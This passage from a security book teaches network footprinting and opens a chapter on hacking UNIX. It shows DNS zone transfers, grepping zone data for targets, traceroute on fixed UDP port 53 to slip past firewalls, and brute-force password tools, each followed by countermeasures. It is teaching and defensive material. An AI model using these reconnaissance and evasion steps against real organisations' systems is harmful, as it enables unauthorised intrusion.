Another hazard with domain registration arises from the way that some registrars allow updates. For example, the current Network Solutions implementation allows automated online changes to domain information. Network Solutions authenticates the domain registrant’s identity through three different methods: the FROM field in an email, a password, or via a Pretty Good Privacy (PGP) key. Shockingly, the default authentication method is the FROM field via email. The security implications of this authentication mechanism are prodigious. Essentially, anyone can trivially forge an email address and change the information associated with your domain, better known as *domain hijacking*. This is exactly what happened to AOL on October 16, 1998, as reported by the *Washington Post*. Someone impersonated an AOL official and changed AOL’s domain information so that all traffic was

directed to autonete.net. AOL recovered quickly from this incident, but it underscores the fragility of an organization's presence on the Internet. It is important to choose a more secure solution like password or PGP authentication to change domain information. Moreover, the administrative or technical contact is required to establish the authentication mechanism via Contact Form from Network Solutions.

Step 3. DNS Interrogation

After identifying all the associated domains, you can begin to query the DNS. DNS is a distributed database used to map IP addresses to hostnames and vice versa. If DNS is configured insecurely, it is possible to obtain revealing information about the organization.



Zone Transfers

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	3
<i>Risk Rating:</i>	7

One of the most serious misconfigurations a system administrator can make is allowing untrusted Internet users to perform a DNS zone transfer.

A *zone transfer* allows a secondary master server to update its zone database from the primary master. This provides for redundancy when running DNS, should the primary name server become unavailable. Generally, a DNS zone transfer only needs to be performed by secondary master DNS servers. Many DNS servers, however, are misconfigured and provide a copy of the zone to anyone who asks. This isn't necessarily bad if the only information provided is related to systems that are connected to the Internet and have valid hostnames, although it makes it that much easier for attackers to find potential targets. The real problem occurs when an organization does not use a public/private DNS mechanism to segregate their external DNS information (which is public) from its internal, private DNS information. In this case, internal hostnames and IP addresses are disclosed to the attacker. Providing internal IP address information to an untrusted user over the Internet is akin to providing a complete blueprint, or roadmap, of an organization's internal network.

Let's take a look at several methods we can use to perform zone transfers and the types of information that can be gleaned. While there are many different tools to perform zone transfers, we are going to limit the discussion to several common types.

A simple way to perform a zone transfer is to use the `nslookup` client that is usually provided with most UNIX and NT implementations. We can use `nslookup` in interactive mode as follows:

```
[bash]$ nslookup
Default Server:  dns2.acme.net
Address:  10.10.20.2
```

```
>> server 10.10.10.2
```

```
Default Server: [10.10.10.2]
```

```
Address: 10.10.10.2
```

```
>> set type=any
```

```
>> ls -d Acme.net. >> /tmp/zone_out
```

We first run `nslookup` in interactive mode. Once started, it will tell you the default name server that it is using, which is normally your organization's DNS server or a DNS server provided by your Internet service provider (ISP). However, our DNS server (10.10.20.2) is not authoritative for our target domain, so it will not have all the DNS records we are looking for. Thus, we need to manually tell `nslookup` which DNS server to query. In our example, we want to use the primary DNS server for Acme Networks (10.10.10.2). Recall that we found this information from our domain whois lookup performed earlier.

Next we set the record type to *any*. This will allow you to pull any DNS records available (`man nslookup`) for a complete list.

Finally, we use the `ls` option to list all the associated records for the domain. The `-d` switch is used to list all records for the domain. We append a `."` to the end to signify the fully qualified domain name—however, you can leave this off most times. In addition, we redirect our output to the file `/tmp/zone_out` so that we can manipulate the output later.

After completing the zone transfer, we can view the file to see if there is any interesting information that will allow us to target specific systems. Let's review the output:

```
[bash]$ more zone_out
```

```
acct18          1D IN A      192.168.230.3
                1D IN HINFO   "Gateway2000" "WinWKGGRPS"
                1D IN MX      0 acmeadmin-smtp
                1D IN RP      bsmith.rci bsmith.who
                1D IN TXT      "Location:Telephone Room"
ce              1D IN CNAME   aesop
au              1D IN A      192.168.230.4
                1D IN HINFO   "Aspect" "MS-DOS"
                1D IN MX      0 andromeda
                1D IN RP      jcoy.erebus jcoy.who
                1D IN TXT      "Location: Library"
acct21         1D IN A      192.168.230.5
                1D IN HINFO   "Gateway2000" "WinWKGGRPS"
                1D IN MX      0 acmeadmin-smtp
                1D IN RP      bsmith.rci bsmith.who
                1D IN TXT      "Location:Accounting"
```

We won't go through each record in detail, but we will point out several important types. We see that for each entry we have an *A* record that denotes the IP address of the system name located to the right. In addition, each host has an *HINFO* record that identifies the platform or type of operating system running (see RFC 952). *HINFO* records are

not needed, but provide a wealth of information to attackers. Since we saved the results of the zone transfer to an output file, we can easily manipulate the results with UNIX programs like `grep`, `sed`, `awk`, or `perl`.

Suppose we are experts in SunOS or Solaris. We could programmatically find out the IP addresses that had an HINFO record associated with SPARC, Sun, or Solaris.

```
[bash]$ grep -i solaris zone_out |wc -l
388
```

We can see that we have 388 potential records that reference the word “Solaris.” Obviously, we have plenty of targets.

Suppose we wanted to find test systems, which happen to be a favorite choice for attackers. Why? Simple—they normally don’t have many security features enabled, often have easily guessed passwords, and administrators tend not to notice or care who logs in to them. They’re a perfect home for any interloper. Thus, we can search for test systems as follows:

```
[bash]$ grep -i test /tmp/zone_out |wc -l
96
```

So we have approximately 96 entries in the zone file that contain the word “test.” This should equate to a fair number of actual test systems. These are just a few simple examples. Most intruders will slice and dice this data to zero-in on specific system types with known vulnerabilities.

Keep a few points in mind. The aforementioned method only queries one nameserver at a time. This means that you would have to perform the same tasks for all nameservers that are authoritative for the target domain. In addition, we only queried the Acme.net domain. If there were subdomains, we would have to perform the same type of query for each subdomain (for example, greenhouse.Acme.net). Finally, you may receive a message stating that you can’t list the domain or that the query was refused. This usually indicates that the server has been configured to disallow zone transfers from unauthorized users. Thus, you will not be able to perform a zone transfer from this server. However, if there are multiple DNS servers, you may be able to find one that will allow zone transfers.

Now that we have shown you the manual method, there are plenty of tools that speed the process, including, `host`, `Sam Spade`, `axfr`, and `dig`.

The `host` command comes with many flavors of UNIX. Some simple ways of using `host` are as follows:

```
host -l Acme.net
```

or

```
host -l -v -t any Acme.net
```

If you need just the IP addresses to feed into a shell script, you can just cut out the IP addresses from the `host` command:

```
host -l acme.net |cut

-f 4 -d" " >> /tmp/ip_out
```

Not all footprinting functions must be performed through UNIX commands. A number of Windows products provide the same information, as shown in Figure 1-5.

Finally, you can use one of the best tools for performing zone transfers, `axfr` (<http://ftp.cdit.edu.cn/pub/linux/www.trinux.org/src/netmap/axfr-0.5.2.tar.gz>) by Gaius. This




Figure 1-5. If you're Windows inclined, you could use the multifaceted Sam Spade to perform a zone transfer as well as other footprinting tasks.

utility will recursively transfer zone information and create a compressed database of zone and host files for each domain queried. In addition, you can even pass top-level domains like *com* and *edu* to get all the domains associated with *com* and *edu*, respectively. However, this is not recommended. To run *axfr*, you would type the following:

```
[bash]$ axfr Acme.net
axfr: Using default directory: /root/axfrdb
Found 2 name servers for domain 'Acme.net.':
Text deleted.
Received XXX answers (XXX records).
```

To query the *axfr* database for the information you just obtained, you would type the following:

```
[bash]$ axfrcat Acme.net
```

Determine Mail Exchange (MX) Records

Determining where mail is handled is a great starting place to locate the target organization's firewall network. Often in a commercial environment, mail is handled on the same system as the firewall, or at least on the same network. So we can use *host* to help harvest even more information.

```
[bash]$ host Acme.net
Acme.net has address 10.10.10.1
Acme.net mail is handled (pri=20) by smtp-forward.Acme.net
Acme.net mail is handled (pri=10) by gate.Acme.net
```

If *host* is used without any parameters on just a domain name, it will try to resolve *A* records first, then *MX* records. The preceding information appears to cross-reference with the *whois* ARIN search we previously performed. Thus, we can feel comfortable that this is a network we should be investigating.

Countermeasure: DNS Security

DNS information provides a plethora of information to attackers, so it is important to reduce the amount of information available to the Internet. From a host configuration perspective, you should restrict zone transfers to only authorized servers. For modern versions of BIND, the *allow-transfer* directive in the *named.conf* file can be used to enforce the restriction. To restrict zone transfers in Microsoft's DNS, you can use the Notify option. (See <http://support.microsoft.com/support/kb/articles/q193/8/37.asp> for more information.) For other nameservers, you should consult the documentation to determine what steps are necessary to restrict or disable zone transfers.

On the network side, you could configure a firewall or packet-filtering router to deny all unauthorized inbound connections to TCP port 53. Since name lookup requests are UDP and zone transfer requests are TCP, this will effectively thwart a zone transfer attempt. However, this countermeasure is a violation of the RFC, which states that DNS

queries greater than 512 bytes will be sent via TCP. In most cases, DNS queries will easily fit within 512 bytes. A better solution would be to implement cryptographic Transaction Signatures (TSIGs) to allow only “trusted” hosts to transfer zone information. For a step-by-step example of how to implement TSIG security, see <http://romana.ucd.ie/james/tsig.html>.

Restricting zone transfers will increase the time necessary for attackers to probe for IP addresses and hostnames. However, since name lookups are still allowed, attackers could manually perform lookups against all IP addresses for a given net block. Therefore, configure external name servers to provide information only about systems directly connected to the Internet. External nameservers should never be configured to divulge internal network information. This may seem like a trivial point, but we have seen misconfigured nameservers that allowed us to pull back more than 16,000 internal IP addresses and associated hostnames. Finally, we discourage the use of HINFO records. As you will see in later chapters, you can identify the target system’s operating system with fine precision. However, HINFO records make it that much easier to programmatically cull potentially vulnerable systems.

Step 4. Network Reconnaissance

Now that we have identified potential networks, we can attempt to determine their network topology as well as potential access paths into the network.



Tracerouting

<i>Popularity:</i>	9
<i>Simplicity:</i>	9
<i>Impact:</i>	2
<i>Risk Rating:</i>	7

To accomplish this task, we can use the `traceroute` (<ftp://ftp.ee.lbl.gov/traceroute.tar.gz>) program that comes with most flavors of UNIX and is provided in Windows NT. In Windows NT, it is spelled `tracert` due to the 8.3 legacy filename issues.

Traceroute is a diagnostic tool originally written by Van Jacobson that lets you view the route that an IP packet follows from one host to the next. Traceroute uses the time-to-live (TTL) option in the IP packet to elicit an ICMP `TIME_EXCEEDED` message from each router. Each router that handles the packet is required to decrement the TTL field. Thus, the TTL field effectively becomes a hop counter. We can use the functionality of `traceroute` to determine the exact path that our packets are taking. As mentioned previously, `traceroute` may allow you to discover the network topology employed by the target network, in addition to identifying access control devices (application-based firewall or packet-filtering routers) that may be filtering our traffic.

Let’s look at an example:


```
[bash]$ traceroute Acme.net
traceroute to Acme.net (10.10.10.1), 30 hops max, 40 byte packets
 1  gate2 (192.168.10.1)  5.391 ms  5.107 ms  5.559 ms
 2  rtr1.bigisp.net (10.10.12.13) 33.374 ms 33.443 ms 33.137 ms
 3  rtr2.bigisp.net (10.10.12.14) 35.100 ms 34.427 ms 34.813 ms
 4  hssitrt.bigisp.net (10.11.31.14) 43.030 ms 43.941 ms 43.244 ms
 5  gate.Acme.net (10.10.10.1) 43.803 ms 44.041 ms 47.835 ms
```

We can see the path of the packets leaving the router (gate) and traveling three hops (2–4) to the final destination. The packets go through the various hops without being blocked. From our earlier work, we know that the MX record for Acme.net points to gate.acme.net. Thus, we can assume this is a live host and that the hop before it (4) is the border router for the organization. Hop 4 could be a dedicated application-based firewall, or it could be a simple packet-filtering device—we are not sure yet. Generally, once you hit a live system on a network, the system before it is a device performing routing functions (for example, a router or a firewall).

This is a very simplistic example. But in a complex environment, there may be multiple routing paths, that is, routing devices with multiple interfaces (for example, a Cisco 7500 series router). Moreover, each interface may have different access control lists (ACLs) applied. In many cases, some interfaces will pass your `traceroute` requests, while others will deny it because of the ACL applied. Thus, it is important to map your entire network using `traceroute`. After you `traceroute` to multiple systems on the network, you can begin to create a network diagram that depicts the architecture of the Internet gateway and the location of devices that are providing access control functionality. We refer to this as an *access path diagram*.

It is important to note that most flavors of `traceroute` in UNIX default to sending User Datagram Protocol (UDP) packets, with the option of using Internet Control Messaging Protocol (ICMP) packets with the `-I` switch. In Windows NT, however, the default behavior is to use ICMP *echo request packets*. Thus, your mileage may vary using each tool if the site blocks UDP vs. ICMP and vice versa. Another interesting option of `traceroute` includes the `-g` option that allows the user to specify loose source routing. Thus, if you believe the target gateway will accept source-routed packets (which is a cardinal sin), you might try to enable this option with the appropriate hop pointers (see `man traceroute` in UNIX for more information).

There are several other switches that we need to discuss that may allow you to bypass access control devices during our probe. The `-p n` option of `traceroute` allows you to specify a starting UDP port number (*n*) that will be incremented by 1 when the probe is launched. Thus, we will not be able to use a fixed port number without some modification to `traceroute`. Luckily, Michael Schiffman has created a patch (<http://www.packetfactory.net/Projects/firewalk/traceroute.diff>) that adds the `-S` switch to stop port incrementation for `traceroute` version 1.4a5 (<ftp.cerias.purdue.edu/pub/tools/unix/netutils/traceroute/old/>). This allows you to force every packet we send to have a fixed port number, in the hopes that the access control device will pass this traffic. A good starting port number

would be UDP port 53 (DNS queries). Since many sites allow inbound DNS queries, there is a high probability that the access control device will allow our probes through.

```
[bash]$ traceroute 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
 1  gate (192.168.10.1)  11.993 ms  10.217 ms  9.023 ms
 2  rtr1.bigisp.net (10.10.12.13) 37.442 ms  35.183 ms  38.202 ms
 3  rtr2.bigisp.net (10.10.12.14) 73.945 ms  36.336 ms  40.146 ms
 4  hssitrt.bigisp.net (10.11.31.14) 54.094 ms 66.162 ms  50.873 ms
 5  * * *
 6  * * *
```

We can see here that our traceroute probes, which by default send out UDP packets, were blocked by the firewall.

Now let's send a probe with a fixed port of UDP 53, DNS queries:

```
[bash]$ traceroute -s -p53 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
 1  gate (192.168.10.1)  10.029 ms  10.027 ms  8.494 ms
 2  rtr1.bigisp.net (10.10.12.13) 36.673 ms 39.141 ms 37.872 ms
 3  rtr2.bigisp.net (10.10.12.14) 36.739 ms 39.516 ms 37.226 ms
 4  hssitrt.bigisp.net (10.11.31.14) 47.352 ms 47.363 ms 45.914 ms
 5  10.10.10.2 (10.10.10.2) 50.449 ms 56.213 ms 65.627 ms
```

Because our packets are now acceptable to the access control devices (hop 4), they are happily passed. Thus, we can probe systems behind the access control device just by sending out probes with a destination port of UDP 53. Additionally, if you send a probe to a system that has UDP port 53 listening, you will not receive a normal ICMP unreachable message back. Thus, you will not see a host displayed when the packet reaches its ultimate destination.

Most of what we have done up to this point with `traceroute` has been command-line oriented. For the graphically inclined, you can use VisualRoute (<http://www.visualroute.com>) or NeoTrace (<http://www.neotrace.com/>) to perform your tracerouting. VisualRoute provides a graphical depiction of each network hop and integrates this with `whois` queries. VisualRoute, depicted in Figure 1-6, is appealing to the eye, but does not scale well for large-scale network reconnaissance.

There are additional techniques that will allow you to determine specific ACLs that are in place for a given access control device. *Firewall protocol scanning* is one such technique and is covered in Chapter 11.




Figure 1-6. VisualRoute, the Cadillac of traceroute tools, provides not just router hop information but also geographic location, whois lookups, and web server banner information.

Countermeasure: Thwarting Network Reconnaissance

In this chapter, we only touched upon network reconnaissance techniques. We shall see more intrusive techniques in the following chapters. There are, however, several countermeasures that can be employed to thwart and identify the network reconnaissance probes discussed thus far. Many of the commercial network intrusion detection systems (NIDSes) will detect this type of network reconnaissance. In addition, one of the best free NIDS programs, snort (<http://www.snort.org/>) by Marty Roesch, can detect this activity. If you are interested in taking the offensive when someone traceroutes to you, Humble from Rhino9 developed a program called RotoRouter (<http://packetstorm.securify.com/UNIX/loggers/rr-1.0.tgz>). This utility is used to log incoming traceroute requests and generate fake

responses. Finally, depending on your site's security paradigm, you may be able to configure your border routers to limit ICMP and UDP traffic to specific systems, thus minimizing your exposure.

SUMMARY

As you have seen, attackers can perform network reconnaissance or footprint your network in many different ways. We have purposely limited our discussion to common tools and techniques. Bear in mind, however, that new tools are released daily. Moreover, we chose a simplistic example to illustrate the concepts of footprinting. Often you will be faced with a daunting task of trying to identify and footprint tens or hundreds of domains. Therefore, we prefer to automate as many tasks as possible via a combination of shell and `expect` scripts or `perl` programs. In addition, there are many attackers well schooled in performing network reconnaissance activities without ever being discovered, and they are suitably equipped. Thus, it is important to remember to minimize the amount and types of information leaked by your Internet presence and to implement vigilant monitoring.

CHAPTER 8

HACKING UNIX

Some feel drugs are about the only thing more addicting than obtaining root access on a UNIX system. The pursuit of root access dates back to the early days of UNIX, so we need to provide some historical background on its evolution.

THE QUEST FOR ROOT

In 1969, Ken Thompson, and later Dennis Ritchie, of AT&T decided that the MULTICS (Multiplexed Information and Computing System) project wasn't progressing as fast as they would have liked. Their decision to "hack up" a new operating system called UNIX forever changed the landscape of computing. UNIX was intended to be a powerful, robust, multiuser operating system that excelled at running programs, specifically, small programs called *tools*. Security was not one of UNIX's primary design characteristics, although UNIX does have a great deal of security if implemented properly. UNIX's promiscuity was a result of the open nature of developing and enhancing the operating system kernel, as well as the small tools that made this operating system so powerful. The early UNIX environments were usually located inside Bell Labs or in a university setting where security was controlled primarily by physical means. Thus, any user who had physical access to a UNIX system was considered authorized. In many cases, implementing root-level passwords was considered a hindrance and dismissed.

While UNIX and UNIX-derived operating systems have evolved considerably over the past 30 years, the passion for UNIX and UNIX security has not subsided. Many ardent developers and code hackers scour source code for potential vulnerabilities. Furthermore, it is a badge of honor to post newly discovered vulnerabilities to security mailing lists such as Bugtraq. In this chapter, we will explore this fervor to determine how and why the coveted root access is obtained. Throughout this chapter, remember that in UNIX there are two levels of access: the all-powerful root and everything else. There is no substitute for root!

A Brief Review

You may recall that we discussed in Chapters 1 through 3 ways to identify UNIX systems and enumerate information. We used port scanners such as *nmap* to help identify open TCP/UDP ports as well as to fingerprint the target operating system or device. We used *rpcinfo* and *showmount* to enumerate RPC service and NFS mount points, respectively. We even used the all-purpose *netcat* (*nc*) to grab banners that leak juicy information such as the applications and associated versions in use. In this chapter, we will explore the actual exploitation and related techniques of a UNIX system. It is important to remember that footprinting and network reconnaissance of UNIX systems must be done before any type of exploitation. Footprinting must be executed in a thorough and methodical fashion to ensure that every possible piece of information is uncovered. Once we have this information, we need to make some educated guesses about the potential vulnerabilities that may be present on the target system. This process is known as vulnerability mapping.

Vulnerability Mapping

Vulnerability mapping is the process of mapping specific security attributes of a system to an associated vulnerability or potential vulnerability. This is a critical phase in the actual exploitation of a target system that should not be overlooked. It is necessary for attackers to map attributes such as listening services, specific version numbers of running servers (for example, Apache 1.3.9 being used for HTTP and `sendmail` 8.9.10 being used for SMTP), system architecture, and username information to potential security holes. There are several methods attackers can use to accomplish this task:

- ▼ Manually map specific system attributes against publicly available sources of vulnerability information such as Bugtraq, Computer Emergency Response Team advisories (www.cert.org), and vendor security alerts. Although this is tedious, it can provide a thorough analysis of potential vulnerabilities without actually exploiting the target system.
- Use public exploit code posted to various security mailing lists and any number of web sites, or write your own code. This will determine the existence of a real vulnerability with a high degree of certainty.
- ▲ Use automated vulnerability scanning tools to identify true vulnerabilities. Respected commercial tools include the Internet Scanner from Internet Security Systems (www.iss.net) or CyberCop Scanner from Network Associates (www.nai.com). On the freeware side, Nessus (www.nessus.org) and SAINT (<http://www.wwdsi.com/saint/>) show promise.

All these methods have their pros and cons; however, it is important to remember that only uneducated attackers known as “script kiddies” will skip the vulnerability mapping stage by throwing everything and the kitchen sink at a system to get in without knowing how and why an exploit works. We have witnessed many real-life attacks where the perpetrators were trying to use UNIX exploits against a Windows NT system. Needless to say, these attackers were inexperienced and unsuccessful. The following list summarizes key points to consider when performing vulnerability mapping:

- ▼ Perform network reconnaissance against the target system.
- Map attributes such as operating system, architecture, and specific versions of listening services to known vulnerabilities and exploits.
- Perform target acquisition by identifying and selecting key systems.
- ▲ Enumerate and prioritize potential points of entry.

REMOTE ACCESS VERSUS LOCAL ACCESS

The remainder of this chapter is broken into two major sections, remote and local access. *Remote access* is defined as gaining access via the network (for example, a listening service) or other communication channel. *Local access* is defined as having an actual

command shell or login to the system. Local access attacks are also referred to as *privilege escalation attacks*. It is important to understand the relationship between remote and local access. There is a logical progression where attackers remotely exploit a vulnerability in a listening service and then gain local shell access. Once shell access is obtained, the attackers are considered to be local on the system. We try to logically break out the types of attacks that are used to gain remote access and provide relevant examples. Once remote access is obtained, we explain common ways attackers escalate their local privileges to root. Finally, we explain information-gathering techniques that allow attackers to garner information about the local system so that it can be used as a staging point for additional attacks. It is important to remember that this chapter is not a comprehensive book on UNIX security; for that we refer you to *Practical UNIX & Internet Security* by Simson Garfinkel and Gene Spafford. Additionally, this chapter cannot cover every conceivable UNIX exploit and flavor of UNIX—that would be a book in itself. Rather, we aim to categorize these attacks and to explain the theory behind them. Thus, when a new attack is discovered, it will be easy to understand how it works, though it was not specifically covered. We take the “teach a man to fish and feed him for life” approach rather than the “feed him for a day” approach.

REMOTE ACCESS

As mentioned previously, remote access involves network access or access to another communications channel, such as a dial-in modem attached to a UNIX system. We find that analog/ISDN remote access security at most organizations is abysmal. We are limiting our discussion, however, to accessing a UNIX system from the network via TCP/IP. After all, TCP/IP is the cornerstone of the Internet, and it is most relevant to our discussion on UNIX security.

The media would like everyone to believe that there is some sort of magic involved with compromising the security of a UNIX system. In reality, there are three primary methods to remotely circumventing the security of a UNIX system:

1. Exploiting a listening service (for example, TCP/UDP)
2. Routing through a UNIX system that is providing security between two or more networks
3. User-initiated remote execution attacks (for example, hostile web site, Trojan horse email, and so on)

Let’s take a look at a few examples to understand how different types of attacks fit into the preceding categories.

- ▼ **Exploit a Listening Service** Someone gives you a user ID and password and says, “break into my system.” This is an example of exploiting a listening service. How can you log in to the system if it is not running a service that allows interactive logins (`telnet`, `ftp`, `rlogin`, or `ssh`)? What about when

the latest wuftp vulnerability of the week is discovered? Are your systems vulnerable? Potentially, but attackers would have to exploit a listening service, wuftp, to gain access. It is imperative to remember that a service must be listening to gain access. If a service is not listening, it cannot be broken into remotely.

- **Route Through a UNIX System** Your UNIX firewall was circumvented by attackers. How is this possible? you ask. We don't allow any inbound services, you say. In many instances attackers circumvent UNIX firewalls by source routing packets through the firewall to internal systems. This feat is possible because the UNIX kernel had IP forwarding enabled when the firewall application should have been performing this function. In most of these cases, the attackers never actually broke into the firewall per se; they simply used it as a router.
- ▲ **User-Initiated Remote Execution** Are you safe because you disabled all services on your UNIX system? Maybe not. What if you surf to www.evilhacker.org and your web browser executes malicious code that connects back to the evil site? This may allow [evilhacker.org](http://www.evilhacker.org) to access your system. Think of the implications of this if you were logged in with root privileges while web surfing. What if your sniffer is susceptible to a buffer overflow attack (<http://www.w00w00.org/advisories/snoop.html>)?

Throughout this section, we will address specific remote attacks that fall under one of the preceding three categories. If you have any doubt about how a remote attack is possible, just ask yourself three questions:

1. Is there a listening service involved?
2. Does the system perform routing?
3. Did a user or a user's software execute commands that jeopardized the security of the host system?

You are likely to answer yes to at least one question.



Brute Force Attacks

<i>Popularity:</i>	8
<i>Simplicity:</i>	7
<i>Impact:</i>	7
<i>Risk Rating:</i>	7

We start off our discussion of UNIX attacks with the most basic form of attack—brute force password guessing. A brute force attack may not appear sexy, but it is one of the most effective ways for attackers to gain access to a UNIX system. A brute force attack is

nothing more than guessing a user ID / password combination on a service that attempts to authenticate the user before access is granted. The most common types of service that can be brute forced include the following:

- ▼ telnet
- File Transfer Protocol (FTP)
- The “R” commands (*rlogin*, *rsh*, and so on)
- Secure Shell (*ssh*)
- SNMP community names
- Post Office Protocol (POP)
- ▲ HyperText Transport Protocol (HTTP/HTTPS)

Recall from our network discovery and enumeration discussion the importance of identifying potential system user IDs. Services like *finger*, *rusers*, and *sendmail* were used to identify user accounts on a target system. Once attackers have a list of user accounts, they can begin trying to gain shell access to the target system by guessing the password associated with one of the IDs. Unfortunately, many user accounts have either a weak password or no password at all. The best illustration of this axiom is the “Joe” account, where the user ID and password are identical. Given enough users, most systems will have at least one Joe account. To our amazement, we have seen thousands of Joe accounts over the course of performing our security reviews. Why are poorly chosen passwords so common? Plain and simple: people don’t know how to choose strong passwords and are not forced to do so.

While it is entirely possible to guess passwords by hand, most passwords are guessed via an automated brute force utility. There are several tools that attackers can use to automate brute forcing, including the following:

- ▼ **Brutus** <http://www.hoobie.net/brutus/>
- **brute_web.c** http://packetstorm.securify.com/Exploit_Code_Archive/brute_web.c
- **pop.c** <http://packetstorm.securify.com/groups/ADM/ADM-pop.c>
- **middlefinger** <http://www.njh.com/latest/9709/970916-05.html>
- ▲ **TeeNet** <http://www.phenoelit.de/tn/>

⊖ Brute Force Countermeasure

The best defense for brute force guessing is to use strong passwords that are not easily guessed. A one-time password mechanism would be most desirable. Some freeware utilities that will help make brute forcing harder are listed in Table 8-1.

In addition to these tools, it is important to implement good password management procedures and to use common sense. Consider the following:

- ▼ Ensure all users have a valid password.
 - Force a password change every 30 days for privileged accounts and every 60 days for normal users.
 - Implement a minimum-length password length of six alphanumeric characters, preferably eight.
 - Log multiple authentication failures.
 - Configure services to disconnect after three invalid login attempts.
 - Implement account lockout where possible (be aware of potential denial of service issues of accounts being locked out intentionally by an attacker).
 - Disable services that are not used.
 - Implement password composition tools that prohibit the user from choosing a poor password.
 - Don't use the same password for every system you log in to.
 - Don't write down your password.
 - Don't tell your password to others.
 - Use one-time passwords when possible.
- ▲ Ensure that default accounts such as "setup" and "admin" do not have default passwords.

For additional details on password security guidelines, see AusCERT SA-93:04.

Tool	Description	Location
S/Key	One-time password system	http://www.yak.net/skey/
One Time Passwords In Everything (OPIE)	One-time password system	ftp.nrl.navy.mil/pub/security/opie
Cracklib	Password composition tool	ftp://ftp.cert.org/pub/tools/cracklib/
Npasswd	A replacement for the passwd command	http://www.utexas.edu/cc/unix/software/npasswd/

Table 8-1. Freeware Tools That Help Protect Against Brute Force Attacks

Tool	Description	Location
